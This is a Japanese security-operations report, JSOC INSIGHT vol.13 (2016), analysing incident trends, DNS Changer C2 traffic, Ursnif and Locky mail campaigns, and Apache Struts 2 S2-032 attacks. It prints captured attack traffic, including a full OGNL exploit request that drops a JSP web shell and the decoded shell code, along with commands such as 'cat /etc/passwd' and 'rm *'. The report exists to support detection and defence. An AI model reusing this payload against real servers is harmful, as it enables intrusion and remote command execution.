LAC
ともに、イキル

JAPAN SECURITY OPERATION CENTER

INSIGHT

JSOC JAPAN SECURITY OPERATION CENTER

vol.13

2016年10月24日

JSOC Analysis

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.13

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Team

【集計期間】
2016 年 4 月 1 日 ～ 2016 年 6 月 30 日
【対象機器】
本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス（機器）のデータに基づいて作成されています。

※本文書の情報提供のみを目的としており、記述を利用した結果生じる、いかなる損失についても株式会社ラックは責任を負いかねます。
※本データをご利用いただく際には、出典元を必ず明記してご利用ください。
(例　出典：株式会社ラック【JSOC INSIGHT vol.13】)
※本文書に記載された情報は初回掲載時のものであり、閲覧・提供される時点では変更されている可能性があることをご了承ください。

2　エグゼクティブサマリ

本レポートは、集計期間に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

➢ 相次ぐ Apache Struts 2 の脆弱性公開

Apache Struts 2 において緊急度の高い脆弱性が相次いで報告されました。

脆弱性公開直後は本脆弱性を悪用する攻撃の検知はありませんでしたが、本脆弱性の検証コードが公開された直後より攻撃を検知し始めました。

これらの攻撃から身を守るためには、修正済みバージョンへのアップデートなどの脆弱性対策を早急に実施できる体制づくりが必要です。また、実際に被害が発生した際に、インシデント対応が即座に行える組織づくりも重要です。

➢ Ursnif の感染事例の急増

Ursnif と呼ばれるマルウェア感染が多発しており、様々な企業・機関から注意喚起が発表されています。Ursnif の感染経路はエクスプロイトキットからの誘導による感染や、不審メールに添付されたファイルの開封・実行による感染が挙げられます。特に不審メール経由の感染では、メールの件名や添付ファイル名、本文の内容が日本語で送付されている場合が多く、一見して不審であると断定する要素が少ない点が特徴でした。

➢ ランサムウェアへの感染を誘導する不審メールの増加

ランサムウェアへの感染を誘導する不審なメールが増加しています。JSOC で受信した不審メールの統計をとったところ、受信時間は特定の時間帯に集中しており、特に Locky への感染を誘導する添付ファイルが多数を占めていました。Locky が利用する C2 サーバの IP アドレスやドメインは日々更新されていましたが、URL のパス部分は一定期間継続して利用される点が特徴的でした。Ursnif やランサムウェアの感染を狙う不審メールが減少する兆候はなく、今後も注意が必要です。

3　JSOC におけるインシデント傾向

3.1　重要インシデントの傾向

JSOC では、ファイアウォール、IDS/IPS、サンドボックスで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功を確認もしくは被害が発生している可能性が高いと判断した重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	攻撃成功を確認したインシデント
	Critical	攻撃成功の可能性が高いインシデント、攻撃失敗が確認できないインシデント マルウェア感染を示すインシデント
参考インシデント	Warning	攻撃失敗または攻撃内容に実害が無いことを確認したインシデント
	Informational	スキャンなど実害を及ぼす攻撃以外の影響の少ないインシデント

図 1 に、集計期間（2016 年 4 月～6 月）に発生した重要インシデントの件数推移を示します。

インターネットからの攻撃通信による重要インシデントは、4 月 4 週に増加しました。これらの多くは Apache Struts 2 に対するコード実行の試みであり、攻撃成功を確認したインシデントも発生しました(図 1-①)。内部からの不審な通信による重要インシデントは、4 月下旬から 5 月上旬にかけてマルウェア感染のインシデントが増加しました(図 1-②)。また、DNS サーバの設定を書き換える DNS Changer、金銭や情報を狙った Ursnif や Bedep[1]と呼ばれるマルウェアの検知が多数を占めました。




図 1 重要インシデントの発生件数推移(2016 年 4 月～6 月)

[1] JSOC INSIGHT vol. 12 第 1 章 2.2 Bedep の感染事例の急増
http://www.lac.co.jp/security/report/pdf/20160617_jsoc_j001f.pdf


3.2　発生した重要インシデントに関する分析

図 2 に、インターネットからの攻撃による重要インシデントの内訳を示します。

インターネットからの攻撃による重要インシデントの発生件数は、前回の集計期間と比較して半減しました。特に 2016 年 1 月中旬から 2 月初旬に多数検知していた、Microsoft 社の SQL Server の設定変更を試みる SQL インジェクション攻撃[2](図 2-[1])と Apache Commons Collections の脆弱性を悪用した攻撃(図 2-[2])の件数が減少しています。

4 月中旬に Apache Struts 2 の新たな脆弱性[3]が公開されました。脆弱性公開直後は本脆弱性を悪用する攻撃は検知しておりませんでしたが、4 月下旬に本脆弱性の検証コードが公開されて以降、攻撃を検知するようになり、重要インシデントにつながった事例が多数発生しました。この攻撃の詳細については、4.1 に取り上げています。

DNS や NTP、SNMP など、リフレクション攻撃に悪用されやすいサービスの設定不備によるインシデントの傾向に変化はありませんでした。これらの設定不備はそれぞれ異なるホストにて確認しています。ネットワーク機器や IoT 機器などを新規導入する際に、管理者が意図しないサービスが稼動していることを完全に確認しきれていないことが原因と推測しています。



(a) 1～3 月　　**(b) 4～6 月**

図 2 インターネットからの攻撃で発生した重要インシデントの内訳


図 3 に、ネットワーク内部から発生した重要インシデントの内訳を示します。

マルウェア感染のインシデントは増加傾向にあり、前回の集計期間より約 24%(156 件)増加しました。3.1 のとおり、DNS Changer(図 3-[1])、Ursnif(図 3-[2])や Bedep などのマルウェア感染を多数検

[2] JSOC INSIGHT vol. 12 第 1 章 1.2 発生した重要インシデントの内訳
http://www.lac.co.jp/security/report/pdf/20160617_jsoc_j001f.pdf

[3] Apache Struts 2 Documentation S2-032
https://struts.apache.org/docs/s2-032.html

知しています。DNS Changerについては3.3.1、Ursnifについては4.2にて検知事例を取り上げます。



(a) 1～3 月　　(b)4～6 月


図 3 ネットワーク内部から発生した重要インシデントの内訳

3.3 多数検知した通信について

集計期間で注意が必要な通信や、大きな被害には発展していないものの、インターネットからの攻撃で検知件数が多い事例について紹介します。

3.3.1 感染端末の DNS サーバの設定を書き換える DNS Changer

DNS Changerは、図 4のように感染した端末のDNSサーバの設定を書き換えるマルウェアです。端末のDNSサーバ設定が利用者の想定していない状態に書き換えられることで、不正な名前解決が行われ、端末利用者が偽サイト等に誘導される可能性があります。



(a) 感染前　　(b) 感染後

図 4 DNS Changer への感染前後における DNS サーバの設定状態の比較

図 5に、本集計期間でのDNS Changerへの感染による重要インシデントの発生件数を示します。

JSOCではDNS Changerに感染した際に発生する通信を新たに確認したため、JSOCオリジナルシグネチャ(JSIG)を4月中旬に作成・デバイスへの適用を行ったところ、様々な業種のお客様にてDNS Changerへの感染を示す通信の発生を確認しました。

詳細な感染経路を検知内容から特定することはできませんが、JSOC独自の検証からRIG Exploit KitによってDNS Changerに感染した事例を確認しています。RIG Exploit KitはInternet ExplorerやOracle Java、Adobe Flash Player、Silverlightなどの脆弱性を悪用することで知られています。




図 5 DNS Changer への感染を検知したことによる重要インシデントの発生件数

図 6 に DNS Changer に感染した端末から発生する通信の検知例を示します。

DNS Changer に感染した端末は Command and Control Server（以降 C2 サーバと表記）と、HEAD リクエストを用いた「/u/」から始まる URI の HTTP 通信を発生させる特徴があります。この HTTP 通信には感染端末の情報や、DNS Changer が利用する DNS 情報を難読化した文字列が含まれます。

```
HEAD /u/?q=■■■&c=▲▲▲&r=●●● HTTP/1.1
Pragma: no-cache
Accept: */*
Accept-Encoding: identity
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2)
Host: big4u.org

■ : 感染端末のOS情報等を難読化した文字列
▲ : マルウェアが利用するDNS情報等を難読化した文字列
● : 感染端末の識別に利用していると考えられる数字
```

図 6 DNS Changer に感染した端末から発生する通信例

表 2にDNS Changerに感染した端末から発生した通信の接続先を示します。

JSOCで検知したC2サーバのドメインは複数ありますが、これらが紐づくIPアドレスは全て

「185.17.184.11」である点が特徴的でした。

表 2　DNS Changer 感染端末から発生した通信の接続先

接続先 IP アドレス	接続先ドメイン
185.17.184.11	big4u.org
	deris.info
	heato.info
	legco.info
	listcool.info
	listcool.net
	monoset.info
	ough.info
	yelts.net

先述の通り、DNS Changer の感染経路のひとつに Exploit Kit があるため、DNS Changer の感染を防ぐには、Exploit Kit で攻撃される Internet Explorer や Java、Adobe Flash Player、Silverlight 等のアプリケーションを常に最新に保つこと[4]が重要です。また、ウイルス対策ソフトの適切な利用に加え、Microsoft 社が無償で提供している EMET を導入することも有効な対策の一つです。

また、JSOC の検知実績から以下の方法で DNS Changer の感染有無を確認することも可能です。

□ 端末の DNS サーバの設定が意図した設定以外に書き換わっていないか
□ Proxy ログを確認し、185.17.184.11 に関連する接続先ドメインに対して図 6 のような HEAD メソッドによる通信が発生していないか

[4] JSOC INSIGHT vol.12「2.2.4 Bedep 感染発見の着眼点と対策」
http://www.lac.co.jp/security/report/pdf/20160617_jsoc_j001f.pdf

3.3.2 大量に検知したインターネットからの攻撃通信例

表 3に集計期間における、インターネットから特に検知件数が多かった攻撃を示します。これらの攻撃は対象を限定せず、無差別に行われていました。

表 3 大量に検知したインターネットからの攻撃通信

概要	JSOC の検知内容	検知時期
IRC ボットへの感染を目的とした Shellshock 攻撃	Shellshock の脆弱性を悪用し、IRC ボットの感染を試みる攻撃を多数検知しました。しかし、その多くは IRC ボットの元となるファイルをダウンロードすることができず、脆弱性が存在したとしても IRC ボットの感染には至らない攻撃でした。 IRC ボットを配布するサーバがテイクダウンされた後も、攻撃者は攻撃内容のメンテナンスをせずに同じリクエストを利用しているためと考えられます。	5 月中旬
/etc/passwd の参照を試みる攻撃	サーバの設定不備を狙った/etc/passwd を参照する攻撃を継続して多数検知しており、通常時の検知数と比べて 100 倍以上の攻撃通信を検知しました。 攻撃元は様々な国に割り当てられている IP アドレスでしたが、攻撃の検知時刻および攻撃内容に類似性が高いため、同一の攻撃者がボットネットを利用している可能性があります。	4 月下旬 6 月下旬
ショッピングカートシステムに対する重要な情報の参照を試みる攻撃	複数のショッピングカートシステム(DCShop、PDG Cart など)に対する重要な情報の参照を試みる攻撃を多数検知しました。これらの攻撃は特定の時期に集中して行われ、該当時期以外ではほとんど検知がありませんでした。 参照されたファイル名の例: /bin/DCShop/auth_data/auth_user_file.txt /PDG_Cart/shopper.conf /Admin_files/order.log	6 月 14～16 日

4　今号のトピックス

4.1　相次ぐ Apache Struts 2 の脆弱性公開

4.1.1　　脆弱性の概要

集計期間中、Java Web アプリケーションフレームワーク「Apache Struts 2」において緊急度の高い脆弱性が相次いで報告[5]されました。いずれも Java オブジェクトを呼び出す OGNL(Object Graph Navigation Language)式を外部から実行でき、任意のコード実行を許す脆弱性です。これらの脆弱性の検証コードや攻撃ツールが公開されており、容易に悪用が可能であることを確認しています。

表 4 緊急度の高い脆弱性概要(4 月~6 月公開)

Apache Struts Advisory および 共通脆弱性識別子(CVE)	S2-032 (CVE-2016-3081) S2-033 (CVE-2016-3087) S2-037 (CVE-2016-4438)
影響を受けるバージョン	Apache Struts 2.3.20 - 2.3.28.1
脆弱性の解消バージョン	Apache Struts 2.3.29
参考 URL	Apache Struts 2 Documentation https://struts.apache.org/docs/s2-032.html https://struts.apache.org/docs/s2-033.html https://struts.apache.org/docs/s2-037.html

4.1.2　　S2-032 の脆弱性を悪用する攻撃通信の検知事例

4 月に公開された Apache Struts 2 に存在する脆弱性(S2-032)は、開発元から脆弱性情報が公開された約一週間後から、中国語圏の Web サイトを中心に脆弱性を検証するレポートが散見されるようになりました。JSOC ではこれらの検証情報の公開を確認した日に攻撃を検知しました。その後、脆弱性を容易に悪用できるツールが公開されたほか、検知する攻撃内容が変遷し、状況は刻々と変化したため、JSOC は情報公開[6]や JSIG の作成・適用など、緊急で対応しました。表 5 に時系列を概要で示します。

---

[5] Apache Struts 2 Documentation Security Bulletins
https://struts.apache.org/docs/security-bulletins.html


[6] Apache Struts 2 DMI への攻撃増加と、被害発生を確認しました
http://www.lac.co.jp/blog/category/security/20160428.html

表 5 S2-032 に関する対応の概要

4 月 20 日頃	Apache Software Foundation より脆弱性が公開
4 月 26 日夕方	主に中国語圏の Web サイトにて検証コードが公開
	JSOC にて脆弱性を狙った攻撃を検知し始める
4 月 27 日	JSOC にて攻撃の成功を確認した重要インシデントが発生
4 月 28 日	JSOC より本脆弱性の注意喚起および情報公開


4 月 20 日頃、Apache Software Foundation は Apache Struts 2 の DMI(Dynamic Method Invocation)機能に起因するコード実行の脆弱性(S2-032)の情報と修正バージョンを公開しました。しかし、この時点では検証コードは見受けられませんでした。

4 月 26 日の夕方以降、主に中国語圏の Web サイトで複数の検証コードが公開され、27 日未明には Web 上から脆弱性を確認できるサービスや GUI 版の攻撃ツールが公開されました(図 7)。検証の結果、これらは脆弱な Apache Struts 2 を動作しているホストに対し、リモートから任意のコードが実行できることを確認しました(図 8)。




(a)検証コードが公開されていた Web サイト

(b)Web 上から脆弱性の有無を確認するサービス



(c) 攻撃ツール①



(d)攻撃ツール②

図 7 S2-032 の検証コードや攻撃ツール




図 8　S2-032 の検証コードによる通信内容

これら検証コード等が公開された 4 月 26 日夕方より、S2-032 の脆弱性を悪用した攻撃を検知し始めました。検知した通信の多くは Web アプリケーションの実行パスの表示や、OS コマンドの実行結果を表示させるもので、対象ホストの脆弱性の有無を調査することが目的と考えられます。しかし一部には OS コマンドの実行結果を表示するだけにとどまらず、リダイレクションや OGNL 式を用いて、ファイルを作成するものや、ファイルの削除など、攻撃が成功した場合に対象ホストに実害を与える通信も確認しました。表 6 に JSOC で確認した実行される OS コマンドの検知例を示します。

表 6　実行される OS コマンドの検知例

netstat	id	sleep
whoami	cat /etc/passwd	rm *

これらの攻撃通信以外にも、バックドアの作成を試みる攻撃通信を検知しました(図 9、図 10)。JSOC にて検知したバックドアファイルの名称例を表 7 に示します。

Stream Content

```
POST [redacted]?method:%23_memberAccess%20%
3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23a%3d%23parameters.reqobj%
5B0%5D,%23c%3d%23parameters.reqobj%20%5B1%5D,%23req%3d%23context.get(%
23a),%23b%3d%23req.getRealPath(%23c)%2b%23parameters.reqobj%5B2%5D,%23fos
%3dnew%20java.io.FileOutputStream(%23b),%23fos.write(%
23parameters.content%5B0%5D.getBytes()),%23fos.close(),%23hh%20%3d%
23context.get(%23parameters.rpsobj%5B0%5D),%23hh.getWriter().println(%
23b),%23hh.getWriter().flush(),%20%23hh.getWriter().close(),1?%23xx:%20%
23request.toString&reqobj=com.opensymphony.xwork2.dispatcher.HttpServletR
equest&rpsobj=com.opensymphony%
20.xwork2.dispatcher.HttpServletResponse&reqobj=%
2f&reqobj=cmd.jsp&content=%3c%25%40page+import%3d%22java.io.*%22%25%3e%0d
%0a%3c%25%40page+import%3d%22sun.misc.BASE64Decoder%22%25%3e%0d%0a%3c%25%
0d%0atry+%7b%0d%0aString+cmd+%3d+request.getParameter(%22tom%22)%3b%0d%
0aString+path%3dapplication.getRealPath(request.getRequestURI())%3b%0d%
0aString+dir%3dnew+File(path).getParent()%3b%0d%0aif(cmd.equals(%
22Szh0ZWFt%22))%7bout.print(%22%5bS%5d%22%2bdir%2b%22%5bE%5d%22)%3b%7d%0d
%0abyte%5b%5d+binary+%3d+BASE64Decoder.class.newInstance().decodeBuffer
(cmd)%3b%0d%0aString+k8cmd+%3d+new+String(binary)%3b%0d%0aProcess+child+%
3d+Runtime.getRuntime().exec(k8cmd)%3b%0d%0aInputStream+in+%3d
+child.getInputStream()%3b%0d%0aout.print(%22-%3e%7c%2
```

(a)セッションデータ(一部)

```
<%@page import="java.io.*"%>
<%@page import="sun.misc.BASE64
<%
try {
String cmd = request.getParameter("tom");
String path=application.getRealPath(request.getRequestURI());
String dir=new File(path).getParent();
if(cmd.equals("Szh0ZWFt")){out.print("[S]"+dir+"[E]");}
byte[] binary = BASE64Decoder.class.newInstance().decodeBuffer(cmd);
String k8cmd = new String(binary);
Process child = Runtime.getRuntime().exec(k8cmd);
InputStream in = child.getInputStream();
out.print("->|%2
```

引数 tom の値により Web アプリケーションの配置ディレクトリの表示
任意コマンドを実行する可能性があります

(b)赤枠部のデコード結果

図 9 バックドアの作成を試みるリクエスト例①

Stream Content

```
POST [redacted]?method:%23_memberAccess%20%
3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23a%3d%23parameters.reqobj%
5B0%5D,%23c%3d%23parameters.reqobj%20%5B1%5D,%23req%3d%23context.get(%
23a),%23b%3d%23req.getRealPath(%23c)%2b%23parameters.reqobj%5B2%5D,%23fos
%3dnew%20java.io.FileOutputStream(%23b),%23fos.write(%
23parameters.content%5B0%5D.getBytes()),%23fos.close(),%23hh%20%3d%
